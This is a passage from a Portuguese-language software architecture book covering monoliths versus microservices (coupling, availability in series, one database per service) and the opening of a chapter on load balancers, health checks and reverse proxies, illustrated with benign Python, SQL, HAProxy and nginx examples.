"Monólito" e "microsserviço" misturam três coisas que vale separar, porque cada uma pode ser dividida de forma independente:

- **unidade de código**: pacotes, módulos e as regras de quem importa quem;
- **unidade de deploy**: o artefato que sobe junto, como uma imagem de contêiner, e que roda como um processo;
- **unidade de dados**: o conjunto de tabelas que só um pedaço do código escreve.

Um **monólito** é uma unidade de deploy: o código vai junto, roda no mesmo processo (em réplicas idênticas) e costuma usar um banco só. Nada obriga o código a virar bagunça, e nada impede: qualquer arquivo pode importar qualquer outro, e em algum momento um deles importa.

Um **monólito modular** mantém um deploy só, mas divide o código em módulos que expõem uma interface pública, escondem o resto e são donos das próprias tabelas. A fronteira é verificada por ferramenta no CI, e não pela boa vontade de quem está com pressa na sexta-feira.

Microsserviços dividem as três unidades: deploy, processo e dados próprios, com comunicação pela rede (HTTP, gRPC ou mensageria). Lewis e Fowler (2014) descrevem o estilo como serviços implantáveis de forma independente, organizados em torno de capacidades de negócio.

Os custos aparecem em lugares diferentes. Dividir o código custa disciplina; o deploy, rede; os dados, transações. Dá para pagar só o primeiro.

Acoplamento e coesão, com régua

Os termos vêm de Stevens, Myers e Constantine (1974). **Acoplamento** é quanto do outro módulo você precisa conhecer para usar, alterar ou testar este. **Coesão** é o grau em que o conteúdo de um módulo pertence à mesma responsabilidade. O corte busca acoplamento baixo entre módulos e coesão alta dentro deles. Os níveis de acoplamento, do pior ao melhor, em termos de backend atual:

Nível	O que é	Exemplo
Conteúdo	Um módulo mexe no interior do outro	`pedidos` faz `UPDATE` direto na tabela de `estoque`
Comum	Os dois dependem de estado global compartilhado	Os dois leem e escrevem a mesma tabela `configuracoes`
Controle	Um passa uma flag que dirige a lógica do outro	`calcular(pedido, modo="black_friday_sem_frete")`
Carimbo	Passa uma estrutura inteira quando precisa de dois campos	Enviar o objeto `Cliente` completo para calcular frete por CEP
Dados	Passa só os valores necessários	`calcular_frete(cep, peso_gramas)`

Parnas (1972) deu o critério de corte: cada módulo esconde uma decisão de projeto que provavelmente vai mudar, como o formato da tabela de estoque. Se três módulos conhecem esse formato, o segredo virou fofoca.

Coesão tem uma medida operacional: coisas que mudam juntas pertencem ao mesmo módulo. Se toda alteração em pedidos exige alteração em pagamentos, os dois são um módulo só que mora em dois endereços.

Os acoplamentos que só existem em sistemas distribuídos

Quando o corte passa pela rede, surgem acoplamentos novos:

- **Temporal**: A só funciona se B estiver no ar no mesmo instante. Toda chamada síncrona cria esse acoplamento.
- **De deploy**: uma mudança exige subir A e B juntos ou numa ordem específica. Se acontece sempre, são um serviço com dois pipelines.
- **De schema**: A lê a tabela de B, e toda migração em B precisa da bênção de A.
- **Semântico**: A depende de um significado que B nunca documentou, como "status 3 quer dizer pago, exceto às quintas" (o capítulo 25 trata de contratos).

Com todos esses acoplamentos e deploys separados, o resultado é um **monólito distribuído**: o custo de rede dos microsserviços sem a independência que o justificaria. A loja de vinil tem um. Os catorze serviços sobem juntos, numa ordem que está escrita num arquivo `ORDEM_DO_DEPLOY.txt`, com o aviso "NÃO MUDAR A ORDEM (ver incidente de março)".

O preço de trocar uma chamada de função por um pacote

Uma chamada de função no CPython custa dezenas de nanossegundos. Uma chamada a outro serviço serializa os argumentos, pega uma conexão do pool, atravessa a pilha TCP e a rede, desserializa, executa e faz tudo de volta. Um ida e volta dentro do mesmo data center fica em torno de 500 µs (Jeff Dean, 2009; ver capítulo 6). Entre zonas de disponibilidade, os provedores documentam latência de um dígito de milissegundo, e costumam cobrar pelo tráfego.

A medição abaixo, numa máquina de referência, compara as duas coisas com o mesmo cálculo. O "serviço" roda no mesmo host, o melhor caso possível: sem cabo, sem switch, sem TLS.

```
import timeit
import httpx

def calcular_frete(cep: str, peso_gramas: int) -> int:
    return 1200 + peso_gramas // 100  # centavos; a tabela real é pior

cliente = httpx.Client(base_url="http://127.0.0.1:8001")

def frete_remoto() -> int:
    r = cliente.get("/frete", params={"cep": "01310-100", "peso_gramas": 180})
    return r.json()["centavos"]

n = 2_000
local = timeit.timeit(lambda: calcular_frete("01310-100", 180), number=n) / n
remoto = timeit.timeit(frete_remoto, number=n) / n
```

```
print(f"função:      {local * 1e9:8.0f} ns")
print(f"HTTP local:  {remoto * 1e9:8.0f} ns  ({remoto / local:,.0f}x)")
```

```
função:            88 ns
HTTP local:    412530 ns  (4,688x)
```

A vírgula no `4,688x` é o separador de milhar do formato `:,` do Python: quase cinco mil vezes, com conexão reaproveitada e servidor ocioso. Em produção entram TLS, proxy e fila.

Meio milissegundo parece pouco até entrar num laço. Uma listagem de 50 pedidos que chama o serviço de clientes por pedido, a 2 ms cada, gasta 100 ms de rede no que era um `JOIN`. É o N+1 do capítulo 9, agora com passaporte.

A rede também falha de jeitos que uma função não falha. Uma chamada remota tem um terceiro resultado, "não sei": o timeout dispara e a operação pode ou não ter acontecido do outro lado. Cada aresta nova no grafo de serviços traz timeouts, retries, idempotência e circuit breakers (capítulos 19 e 20). As falácias da computação distribuída, atribuídas a Peter Deutsch e colegas da Sun, começam com "a rede é confiável" e "a latência é zero". A loja de vinil acreditou nas duas.

Disponibilidade em série, ou a multiplicação que ninguém pediu

Se uma requisição só tem sucesso quando todos os serviços do caminho respondem, e as falhas são independentes, a disponibilidade do caminho é o produto das disponibilidades:

```
A_total = A_1 × A_2 × ... × A_N
```

Com cada serviço a 99,9%, num mês de 30 dias (720 horas):

Serviços em série	Disponibilidade composta	Indisponibilidade por mês
1	99,90%	43 min
5	99,50%	3,6 h
9	99,10%	6,5 h
14	98,61%	10,0 h
20	98,02%	14,3 h

As nove chamadas do checkout explicam as quase sete horas mensais sem vendas com todos os painéis verdes. Cada serviço cumpre a meta dele; o cliente, que só quer um disco, vive na multiplicação. Latências em série se somam, e as caudas também pioram: com 1% de chance de cauda por serviço, a chance de pelo menos um dos nove cair nela é `1 - 0,99⁹ ≈ 8,6%` (capítulo 6).

Redundância trabalha no sentido oposto. Componentes em paralelo, em que basta um responder, falham só quando todos falham:

```
A_paralelo = 1 - (1 - A)^N
```

Duas réplicas de 99% dão 99,99%. Três dão 99,9999%. É essa conta que faz alguém rodar três réplicas de tudo e dormir tranquilo.

> **Armadilha:** as duas fórmulas supõem falhas independentes, e falhas reais raramente são. As réplicas usam a mesma imagem com o mesmo bug, o mesmo banco, a mesma zona e o mesmo deploy de sexta-feira. Para réplicas, a correlação torna a conta otimista: três réplicas com o mesmo erro de configuração caem juntas, com uma sincronia invejável. Para a série, a correlação torna a conta pessimista, porque serviços que caem juntos não somam indisponibilidade.

O que tira um serviço da multiplicação é remover o acoplamento temporal:

1. **Tirar a chamada do caminho crítico.** Se o avatar falhar, a página mostra uma silhueta cinza (degradação controlada, capítulo 19).
2. **Trocar a chamada síncrona por evento.** O checkout grava o pedido e publica `PedidoCriado`; e-mail e nota fiscal consomem quando puderem. O checkout passa a depender só do broker, e o serviço de e-mail pode tirar a tarde de folga sem custar uma venda (capítulos 21 e 22).
3. **Copiar o dado necessário.** O checkout mantém uma cópia local do catálogo, atualizada por eventos, e paga em consistência: a cópia pode estar segundos atrasada.

Um banco por serviço, e o JOIN que foi embora

A regra "um banco por serviço" diz que só o serviço dono escreve e lê as próprias tabelas; os outros pedem pela API ou recebem eventos. A regra trata de posse lógica, e não exige servidores separados. Pode ser o mesmo cluster PostgreSQL com um schema e um usuário por serviço, e as permissões garantem a fronteira:

```
CREATE SCHEMA estoque;
CREATE ROLE svc_estoque LOGIN;
GRANT USAGE, CREATE ON SCHEMA estoque TO svc_estoque;
```

```
-- svc_pedidos não recebe nada em estoque: a fronteira vira erro
SET ROLE svc_pedidos;
SELECT quantidade FROM estoque.itens WHERE sku = 'LP-1977-RUMOURS';
```

```
ERROR:  permission denied for schema estoque
```

O motivo é o acoplamento de conteúdo. Se dois serviços leem a mesma tabela, o schema dela virou contrato público, sem versionamento e sem dono para avisar antes de renomear a coluna. O capítulo 12 mostra quanto custa coordenar uma migração com um time só; com dois, some a agenda.

O mesmo servidor traz o vizinho barulhento: o relatório pesado de um serviço disputa CPU, I/O e conexões com o checkout de outro. Servidores separados resolvem e cobram em operação (backups, upgrades, monitoramento, tudo vezes N).

Separar os dados remove três coisas que o banco fazia de graça:

- **O `JOIN`**, que vira composição na aplicação (buscar clientes em lote) ou modelo de leitura alimentado por eventos (CQRS, capítulo 23).
- **A chave estrangeira.** O banco de pedidos ignora se o `cliente_id = 8812` existe. Pedidos órfãos são descobertos por um job de reconciliação, ou pelo suporte.
- **A transação.** "Reservar estoque e criar pedido" vira saga ou outbox (capítulo 22). Duas tabelas que precisam mudar atomicamente em quase todo fluxo indicam fronteira no lugar errado.

Na prática

Medindo coesão pelo histórico do git

O histórico de commits registra quais módulos mudam juntos. O script abaixo conta quantos commits tocaram cada par de módulos de `loja/<modulo>/`:

```
import subprocess
from collections import Counter
from itertools import combinations

log = subprocess.run(
    ["git", "log", "--since=2025-10-01", "--name-only", "--format=@@"],
    capture_output=True, text=True, check=True,
).stdout

pares = Counter()
for commit in log.split("@@")[1:]:
    modulos = {
        caminho.split("/")[1]
        for caminho in commit.split()
        if caminho.startswith("loja/") and caminho.count("/") >= 2
```

```
    }
    pares.update(combinations(sorted(modulos), 2))

for (a, b), n in pares.most_common(4):
    print(f"{a:<11} + {b:<11} {n:>3} commits")
```

```
pagamentos  + pedidos      61 commits
estoque     + pedidos      44 commits
busca       + catalogo     38 commits
estoque     + pagamentos    9 commits
```

Pedidos e pagamentos mudaram juntos 61 vezes no ano. Como serviços separados, cada uma dessas mudanças vira dois pull requests, dois deploys coordenados e uma janela de versões incompatíveis convivendo. O par `estoque + pagamentos`, com 9 commits, é o candidato a fronteira. Commits gigantes ("refatoração geral", 340 arquivos) inflam todos os pares e convém descartá-los.

Verificando a fronteira no CI

O import-linter verifica contratos de importação em Python. Este proíbe pedidos de importar as entranhas do estoque, deixando livre a interface pública `loja.estoque.api`:

```
[tool.importlinter]
root_package = "loja"

[[tool.importlinter.contracts]]
name = "Pedidos só fala com estoque pela API"
type = "forbidden"
source_modules = ["loja.pedidos"]
forbidden_modules = ["loja.estoque.models", "loja.estoque.repositorio"]
```

```
$ lint-imports
...
Contracts: 0 kept, 1 broken.

----------------
Broken contracts
----------------

Pedidos só fala com estoque pela API
------------------------------------

loja.pedidos is not allowed to import loja.estoque.models:

-   loja.pedidos.checkout -> loja.estoque.models (l.7)
```

Alguém, na linha 7 do checkout, achou mais rápido importar o model do estoque direto. Era mesmo mais rápido, por uns quatro minutos. O CI falha e a fronteira fica onde estava, sem precisar de rede. O Shopify descreveu esse caminho para o próprio monólito em Ruby e publicou a ferramenta equivalente, o Packwerk.

Propriedades e custos

Propriedade	Monólito	Monólito modular	Microsserviços
Chamada entre partes	Função, ~100 ns	Função, ~100 ns	Rede, ~0,5 a 5 ms, pode falhar com "não sei"
Transação entre partes	`BEGIN ... COMMIT`	`BEGIN ... COMMIT` (mesmo banco)	Saga, outbox, consistência eventual
Disponibilidade do fluxo	Uma unidade	Uma unidade	Produto das dependências síncronas
Deploy	Tudo junto	Tudo junto	Por serviço, se não houver acoplamento de deploy
Escala	Réplicas do sistema inteiro	Réplicas do sistema inteiro	Por serviço
Isolamento de falha	Um vazamento de memória derruba tudo	Idem	Contido, se houver timeouts e bulkheads
Fronteira entre partes	Convenção	Verificada no CI	Imposta pela rede
Operação	1 pipeline	1 pipeline	N pipelines, tracing distribuído obrigatório

Escala por serviço importa quando as partes têm perfis de recurso muito diferentes, como um redimensionador de imagens de 40 núcleos ao lado de uma API de 2. Deploy independente importa quando o histórico mostra que as partes mudam separadas. Isolamento de falha só existe com os mecanismos do capítulo 19; sem eles, um serviço lento contamina os chamadores pelos workers presos.

Um módulo com fronteira verificada, dados próprios e interface pública pode ser extraído depois, trocando a implementação da interface por um cliente HTTP. O padrão *strangler fig* (Fowler, 2004) descreve essa extração gradual: um proxy desvia rota por rota para o sistema novo até o antigo ficar sem tráfego e sem amigos.

Lei de Conway, a observação

Melvin Conway escreveu em 1968, na revista Datamation, que organizações que projetam sistemas produzem projetos que copiam as próprias estruturas de comunicação. O nome "lei" veio depois, com Fred Brooks em *The Mythical Man-Month*. O mecanismo: uma interface entre dois módulos exige que os autores dos dois lados combinem o formato, e quem não conversa produz interfaces rígidas e mínimas.

Há evidência medida. MacCormack, Rusnak e Baldwin (2012) compararam produtos com a mesma função, feitos por organizações fortemente acopladas e por comunidades distribuídas de código aberto, e encontraram arquiteturas mais modulares nos segundos. Nagappan, Murphy e Basili (2008) mostraram, no Windows Vista, que métricas da estrutura organizacional previam os binários com mais defeitos melhor que métricas de código. São correlações em amostras específicas, sem status de lei da física: um time único pode construir um sistema modular, se a fronteira for verificada por ferramenta.

Para decomposição, a consequência é técnica. Um serviço mantido por várias equipes acumula acoplamento de deploy entre elas. Vários serviços mantidos por uma pessoa somam o custo operacional de todos sem ganho de autonomia, porque essa pessoa já conversa muito bem consigo mesma. A loja de vinil, com três serviços e meio por cabeça, está no segundo caso.

Armadilhas e casos reais

> **Na vida real:** em 2023, a equipe do Prime Video publicou que a ferramenta de monitoramento de qualidade de streams foi refeita como um processo único. A versão original era orquestrada por AWS Step Functions, com componentes trocando quadros de vídeo pelo Amazon S3. Juntar tudo num processo que passa os dados em memória reduziu o custo de infraestrutura em 90%: a conta do pedágio de rede, com fatura.
>
> **Na vida real:** a Segment descreveu em 2018 por que voltou de mais de 140 microsserviços, um por destino de integração, para um serviço só. As bibliotecas compartilhadas tinham versões diferentes em cada serviço, e cada atualização exigia testar e implantar dezenas deles. Depois da consolidação, uma mudança na biblioteca comum passou a valer para todos os destinos num deploy só.

Cortar por camada técnica. Com "serviço de banco", "serviço de validação" e "serviço de regras", toda funcionalidade atravessa todos eles: acoplamento de deploy máximo, com latência de bônus. O corte por capacidade de negócio tende a acompanhar o que muda junto; em DDD, isso se chama *bounded context* (Evans, 2003).

Nanosserviços. Um serviço que formata CEP trabalha microssegundos e cobra meio milissegundo de pedágio.

Biblioteca compartilhada com regra de negócio. Um pacote `comum` com os models de todo mundo recria o acoplamento de schema por outro caminho. Mudou um campo, sobem catorze serviços.

Extrair antes de entender a fronteira. Dentro de um monólito, uma fronteira errada se corrige com um pull request. Entre serviços, com migração de dados, versionamento de API e meses de convivência entre versões. O `servico-de-avatares`, aliás, foi corrigido de um jeito mais barato: virou uma função de 11 linhas dentro do serviço de usuários, e a silhueta cinza nunca mais apareceu no checkout.

Resumo

- Três unidades independentes: código (custa disciplina), deploy (custa rede), dados (custa transações).
- Monólito modular: um deploy, módulos com interface pública e tabelas próprias, fronteira verificada no CI.
- Acoplamento vai de conteúdo a dados; a rede acrescenta o temporal, o de deploy, o de schema e o semântico. Todos juntos formam um monólito distribuído.
- Coesão: o que muda junto fica junto, e o git mede isso.
- Chamada de rede: milhares de vezes uma chamada de função, mais o resultado "não sei".
- Série multiplica (nove a 99,9% dão 99,1%, 6,5 h por mês); paralelo usa `1 - (1 - A)^N`; ambas supõem independência.
- Eventos, degradação e cópias locais tiram dependências do caminho crítico.
- Um banco por serviço é posse lógica e custa `JOIN`, chave estrangeira e transação.
- Lei de Conway: observação empírica, com evidência em estudos específicos.

Referências

- Conway, M. "How Do Committees Invent?". Datamation, abril de 1968. https://www.melconway.com/Home/Committees_Paper.html
- Parnas, D. L. "On the Criteria To Be Used in Decomposing Systems into Modules". Communications of the ACM, 15(12), 1972. https://dl.acm.org/doi/10.1145/361598.361623
- Stevens, W. P.; Myers, G. J.; Constantine, L. L. "Structured Design". IBM Systems Journal, 13(2), 1974.
- MacCormack, A.; Rusnak, J.; Baldwin, C. "Exploring the Duality between Product and Organizational Architectures: A Test of the Mirroring Hypothesis". Research Policy, 41(8), 2012.
- Nagappan, N.; Murphy, B.; Basili, V. "The Influence of Organizational Structure on Software Quality: An Empirical Case Study". ICSE 2008.

- Lewis, J.; Fowler, M. "Microservices", 2014. https://martinfowler.com/articles/microservices.html
- Fowler, M. "StranglerFigApplication". https://martinfowler.com/bliki/StranglerFigApplication.html
- Evans, E. *Domain-Driven Design*. Addison-Wesley, 2003.
- Dean, J. "Designs, Lessons and Advice from Building Large Distributed Systems". LADIS 2009.
- Documentação do import-linter. https://import-linter.readthedocs.io/
- Shopify Engineering. "Deconstructing the Monolith: Designing Software that Maximizes Developer Productivity", 2019. https://shopify.engineering/deconstructing-monolith-designing-software-maximizes-developer-productivity
- Prime Video Tech. "Scaling up the Prime Video audio/video monitoring service and reducing costs by 90%", 2023. https://www.primevideotech.com/video-streaming/scaling-up-the-prime-video-audio-video-monitoring-service-and-reducing-costs-by-90
- Noonan, A. "Goodbye Microservices: From 100s of problem children to 1 superstar". Segment, 2018. https://segment.com/blog/goodbye-microservices/

CAPÍTULO 27

Balanceamento e proxies

A réplica mais rápida da empresa

Na segunda-feira, às 9h03, o painel do aplicativo de passeio de cachorros comemorou um recorde: a latência mediana caiu de 80 ms para 3 ms. Ninguém tinha otimizado nada. Ao mesmo tempo, 58% dos agendamentos falhavam, e o Seu Horácio tentava pela sétima vez marcar o passeio do Biscoito, um dachshund com horário fixo e pouca tolerância a atrasos.

A situação é hipotética; o mecanismo, não. O deploy subiu seis réplicas, de `passeio-01` a `passeio-06`. A `passeio-04` recebeu uma variável de ambiente errada que apontava o banco para `localhost`, onde morava apenas silêncio. Cada requisição nela voltava com `503` em 2 ms. O `/health` dela respondia `{"status": "ok"}`, porque só conferia se o processo estava de pé. E estava, servindo erros com eficiência admirável.

O balanceador usava *least connections*: mandar cada requisição para a réplica com menos requisições em andamento. As saudáveis levavam 80 ms e acumulavam algumas abertas. A `passeio-04` quase sempre estava com zero. Para o algoritmo, era a funcionária do mês. As outras cinco ficaram com CPU em 9%, olhando o movimento.

Por que um balanceador que fez exatamente o que foi configurado mandou mais da metade do tráfego para o único servidor quebrado, e por que o health check não viu nada?

O que o balanceador enxerga: camada 4 e camada 7

Um balanceador de carga recebe tráfego num endereço (muitas vezes um IP virtual, o VIP) e o distribui entre servidores de trás, os *backends*. "Camada 4" e "camada 7" são apelidos herdados do modelo OSI (o capítulo 1 trata das camadas do TCP/IP). O que muda entre eles é a unidade de decisão.

Camada 4: conexões

Um balanceador L4 olha IPs e portas, decide **por conexão TCP** (ou fluxo UDP) e depois só repassa bytes, sem saber se dentro deles há HTTP, gRPC ou um protocolo que alguém escreveu em 2011 e não documentou. Ele pode ser um proxy completo (aceita a conexão e abre outra até o backend), fazer NAT de destino ou usar *direct server return* (DSR), em que o backend responde direto ao cliente e a resposta nem passa pelo balanceador.

No proxy completo, o backend vê o IP do balanceador. A solução em L4 é o **PROXY protocol**, do HAProxy: antes do primeiro byte, o balanceador envia a origem real, numa linha de texto na versão 1 (`PROXY TCP4 198.51.100.23 10.0.1.14 51234 443\r\n`) ou num bloco binário na versão 2. Um backend que não espera esse cabeçalho lê `PROXY TCP4...` no lugar do método HTTP e responde `400`, com toda a razão do mundo.

O L4 custa pouco: nada de parsing, e o TLS pode passar direto (*passthrough*, capítulo 3). O limite é a granularidade. Uma conexão HTTP/2 com 40 mil requisições leva as 40 mil para o mesmo backend, porque a decisão aconteceu uma vez, no SYN. O capítulo 24 mostra o efeito com gRPC.

Camada 7: requisições

Um balanceador L7 termina a conexão, decifra o TLS, interpreta o HTTP e decide **por requisição**: roteia por `Host`, caminho ou cabeçalho, reescreve cabeçalhos, repete requisições, responde `429` e registra o status de cada resposta. Esse último item é o que interessa à `passeio-04`: só o L7 sabe que ela devolve `503`. Para um L4, ela é uma conexão TCP saudável que fecha rápido.

O L7 informa a origem por cabeçalho: `Forwarded` (RFC 7239) no padrão, `X-Forwarded-For` e `X-Forwarded-Proto` no uso de mercado. O `X-Forwarded-For` é uma lista em que cada proxy acrescenta no fim o IP de quem falou com ele. O preço do L7 é CPU para TLS e parsing, buffers e uma conexão a mais.

Quem balanceia o balanceador

Um balanceador único é um ponto único de falha com um nome mais bonito. As saídas: IP flutuante entre dois balanceadores com VRRP (keepalived), ECMP no roteador espalhando fluxos por hash entre várias máquinas balanceadoras (o Maglev, do Google, NSDI 2016) e anycast.

Algoritmos, ou como escolher sem perguntar a ninguém

Round robin percorre a lista em ordem e ignora a carga, o que é ao mesmo tempo defeito e proteção: na manhã do Biscoito, ele mandaria para a `passeio-04` exatamente um sexto do tráfego, 16,7%. Ruim, mas bem menos ruim que 58%. O **round robin ponderado** dá peso a máquinas maiores (a versão suavizada do nginx aparece adiante).

Least connections escolhe o backend com menos conexões (ou requisições, no L7) em andamento. Ele se adapta à lentidão real, porque um backend lento acumula requisições e passa a receber menos. A falha é a da abertura: pela Lei de Little, em andamento = taxa × tempo, então com 2 ms por resposta a réplica quebrada precisa receber 40 vezes mais tráfego que uma de 80 ms para ter a mesma fila. E recebe.

Duas escolhas (*power of two choices*) sorteia dois backends e manda para o menos ocupado dos dois. Parece preguiça e é matemática: com n requisições em n servidores, o mais carregado fica com cerca de ln n / ln ln n no sorteio simples e ln ln n / ln 2 + O(1) com duas escolhas (Azar, Broder, Karlin e Upfal, 1994; Mitzenmacher, 2001), uma queda exponencial. Com seis réplicas, a `passeio-04` aparece num sorteio em 1 − C(5,2)/C(6,2) = 1/3 das vezes; quando aparece, ganha. O estrago fica num teto conhecido de um terço. O Envoy usa duas escolhas no `LEAST_REQUEST` por padrão; o nginx oferece `random two least_conn`.

EWMA de latência escolhe pela média móvel do tempo de resposta (o Linkerd usa uma variante) e tem o mesmo ponto cego, ao quadrado: erro rápido tem latência ótima, e por isso as implementações penalizam respostas de erro.

Hash escolhe pelo valor de algo da requisição (IP, cookie, chave do cache): a mesma chave cai sempre no mesmo backend. O hash consistente move só cerca de 1/N das chaves quando N muda (capítulo 14). Para a chave popular que esmaga um backend, o hash consistente com cargas limitadas (Mirrokni, Thorup e Zadimoghaddam, 2018) desvia a chave para o próximo do anel quando o atual passa de um fator acima da média; no HAProxy, `hash-balance-factor`.

Todos tratam um backend recém-chegado como pronto, e ele quase nunca está: caches vazios, pool fechado. Least connections vê zero conexões e o soterra. O **slow start** faz o peso dele crescer de zero ao nominal durante um intervalo (`slowstart 30s` no HAProxy).

Health checks: quem está vivo

O **health check ativo** consulta cada backend periodicamente: uma conexão TCP (L4) ou um `GET` com conferência do status (L7). O tempo de detecção é intervalo × limiar de falhas: com 10 s e 3 falhas, um backend morto recebe tráfego por até 30 s. A 50

requisições por segundo por réplica, são 1.500 requisições entregues a um processo que já foi embora.

O **health check passivo** (*outlier detection*) observa o tráfego real. O Envoy, por padrão, ejeta um backend depois de 5 respostas `5xx` seguidas, por 30 s multiplicados pelo número de ejeções anteriores, e nunca ejeta mais que 10% do grupo. O nginx open source só tem a versão passiva (`max_fails=1 fail_timeout=10s` por padrão). Na manhã do Biscoito, a detecção passiva teria tirado a `passeio-04` do grupo no quinto `503`, milissegundos depois do deploy.

A decisão difícil é o que o check consulta. O Kubernetes separou duas perguntas (capítulo 35): **liveness** (o processo travou? então reinicie) e **readiness** (esta réplica consegue atender agora? então tire do balanceamento, sem matar). O `/health` da `passeio-04` era um liveness usado como readiness. O erro oposto é um readiness que consulta o banco, o Redis, a API de pagamentos e o horóscopo. Quando o banco fica lento por 20 segundos, todas as réplicas reprovam juntas, o balanceador remove todas e passa a responder `503` por conta própria, com muita convicção.

O critério que sai do mecanismo: o readiness verifica o que é **local à réplica**. A variável errada da `passeio-04` é local: o pool dela não abre, o das outras abre. Um banco fora do ar é compartilhado, e tirar todas as réplicas não conserta o banco. Os balanceadores trazem uma rede de proteção para esse erro: o Envoy entra em **modo pânico** quando menos de 50% do grupo está saudável e distribui entre todos, e o balanceador de aplicação da AWS faz *fail open* quando todos os alvos reprovam. Um check que reprova todo mundo provavelmente mede a coisa errada.

Sticky sessions

Sticky session (afinidade de sessão) faz o mesmo cliente cair sempre no mesmo backend, por cookie inserido pelo balanceador (o `AWSALB` da AWS, o `cookie SRV insert` do HAProxy) ou por hash do IP de origem. O hash de IP funciona até mil pessoas estarem atrás do mesmo NAT de operadora (CGNAT) e um único backend receber o bairro inteiro.

A afinidade existe porque algum estado ficou na memória do processo, como o carrinho guardado num dicionário Python. Os custos: clientes pesados ficam presos onde caíram, a perda de um backend apaga as sessões dele, e drenar um backend no deploy significa esperar sessões que duram horas. Tirar o estado do processo resolve (capítulo 29); a afinidade continua útil quando é só otimização, como um cache local mais quente.

Reverse proxy, API gateway e service mesh

Os três são proxies L7. A diferença está em onde ficam e no que fazem além de repassar.

Reverse proxy

Um *reverse proxy* (nginx, HAProxy, Envoy, Caddy) fica na frente dos servidores de aplicação e, além de balancear, termina TLS (capítulo 3) e absorve clientes lentos. Um celular em 3G envia um upload a 20 KB/s; direto num worker síncrono do Gunicorn, o worker fica preso a transferência inteira. O proxy recebe a requisição completa no próprio buffer e só então a entrega ao backend, que a processa em milissegundos. O mesmo buffer neutraliza o Slowloris, que envia cabeçalhos um byte por vez, com a paciência de quem não tem mais nada para fazer.

O proxy também reaproveita conexões com o backend, desde que configurado para isso (o exemplo do nginx vem adiante). O keep-alive do backend precisa durar mais que o do proxy, ou a corrida entre um fechando e outro enviando gera `502` esporádicos (capítulo 2).

API gateway

Um *API gateway* é um reverse proxy com regras por consumidor: autenticação (JWT, chaves de API), rate limiting e cotas por cliente (capítulo 28), roteamento por versão e transformação de requisições. Kong, Tyk e os gateways gerenciados dos provedores (o Amazon API Gateway é um) são exemplos. O custo é um salto a mais e uma tentação permanente: como o gateway vê tudo, regras de negócio começam a morar nele. "Só um `if` para o cliente premium." Três anos depois, metade da lógica de preços está num plugin Lua que só uma pessoa entende, e ela está de férias.

Service mesh

Um *service mesh* põe um proxy ao lado de cada serviço. No modelo clássico (Istio, Linkerd), cada pod ganha um *sidecar* que intercepta o tráfego de entrada e saída, e um *control plane* distribui rotas, pesos, certificados e políticas para todos eles (pelas APIs xDS, no caso do Envoy). Ganha-se mTLS entre todos os serviços, balanceamento por requisição para gRPC e retries, timeouts e circuit breakers (capítulo 19) fora do código.

Paga-se com dois proxies a mais em cada chamada (frações de milissegundo a alguns milissegundos por salto, conforme versão e carga), um sidecar por pod consumindo memória e um sistema distribuído novo para operar. O modo *ambient* do Istio (estável desde a 1.24, de 2024) troca os sidecars por um proxy L4 por nó e proxies L7 sob demanda.

Retries em camadas se multiplicam: cliente, mesh e gateway repetindo 3 vezes cada transformam uma falha em 27 tentativas. O capítulo 19 trata do *retry storm*; o capítulo 20, de por que um proxy só pode repetir requisições idempotentes.

CDN

Uma CDN (*content delivery network*) é uma rede de reverse proxies em pontos de presença (PoPs) espalhados pelo mundo, alcançados por anycast. O cliente em Recife negocia TLS com um PoP em Fortaleza, a 8 ms, em vez da origem na Virgínia, a mais de 100 ms. A CDN serve do cache o que `Cache-Control` permitir (capítulos 2 e 16), mantém conexões quentes com a origem e absorve picos e ataques volumétricos. O preço é que a CDN entra no caminho crítico de tudo, e um erro de chave de cache serve a fatura de um cliente para outro.

Na prática

A configuração que teria salvado o Biscoito

Um HAProxy na frente das seis réplicas, com check ativo de readiness, detecção passiva de erros, slow start e duas escolhas:

```
backend passeios
    balance random(2)                # duas escolhas
    option httpchk
    http-check send meth GET uri /pronto
    http-check expect status 200
    # check a cada 2 s; fora após 3 falhas; volta após 2 sucessos
    default-server check inter 2s fall 3 rise 2 slowstart 30s
    # detecção passiva: 5 erros seguidos no tráfego real derrubam o servidor
    default-server observe layer7 error-limit 5 on-error mark-down
    server passeio-01 10.0.1.11:8000
    server passeio-02 10.0.1.12:8000
    server passeio-03 10.0.1.13:8000
    server passeio-04 10.0.1.14:8000  # a funcionária do mês
    server passeio-05 10.0.1.15:8000
    server passeio-06 10.0.1.16:8000
```

Do lado da aplicação, liveness e readiness separados. O readiness testa se esta réplica consegue falar com o banco, com uma consulta trivial e timeout curto:

```
import asyncio
from fastapi import FastAPI, Response
from sqlalchemy import text
from sqlalchemy.ext.asyncio import create_async_engine
import os

app = FastAPI()
```

```
engine = create_async_engine(os.environ["DATABASE_URL"], pool_size=10)


@app.get("/vivo")
async def vivo():
    # Liveness: se o event loop respondeu, o processo não travou.
    return {"status": "vivo"}


@app.get("/pronto")
async def pronto(response: Response):
    try:
        async with asyncio.timeout(0.5):
            async with engine.connect() as conn:
                await conn.execute(text("SELECT 1"))
    except Exception as erro:
        response.status_code = 503
        return {"status": "indisponivel", "motivo": type(erro).__name__}
    return {"status": "pronto"}
```

Na `passeio-04`, com o banco apontado para `localhost`:

```
curl -s -i http://10.0.1.14:8000/pronto
```

```
HTTP/1.1 503 Service Unavailable
content-type: application/json

{"status":"indisponivel","motivo":"OperationalError"}
```

Três checks depois, 6 segundos, ela sai do grupo; as outras cinco continuam `200`. Se o banco cair para todos, entra o modo pânico, ou um alerta para uma pessoa, que é quem de verdade conserta bancos.

Round robin ponderado sem rajadas

O *smooth weighted round robin* do nginx: a cada escolha, todo servidor soma o próprio peso a um contador; o maior vence e subtrai o total dos pesos.

```
def round_robin_suave(pesos: dict[str, int], n: int):
    contador = dict.fromkeys(pesos, 0)
    total = sum(pesos.values())
    for _ in range(n):
        for servidor, peso in pesos.items():
            contador[servidor] += peso
        vencedor = max(contador, key=contador.get)
        contador[vencedor] -= total
        yield vencedor


pesos = {"grandona": 5, "miuda-1": 1, "miuda-2": 1}
print(" ".join(round_robin_suave(pesos, 7)))
```

```
grandona grandona miuda-1 grandona miuda-2 grandona grandona
```

A `grandona` recebe 5 de 7, mas nunca mais de duas seguidas.

O pool de conexões do nginx com o backend

```
upstream passeios {
    least_conn;
    server 10.0.1.11:8000 max_fails=3 fail_timeout=10s;
    server 10.0.1.12:8000 max_fails=3 fail_timeout=10s;
    keepalive 32;                       # até 32 conexões ociosas por worker
}

server {
    location / {
        proxy_pass http://passeios;
        proxy_http_version 1.1;         # keep-alive exige HTTP/1.1
        proxy_set_header Connection ""; # não repassar "Connection: close"
    }
}
```

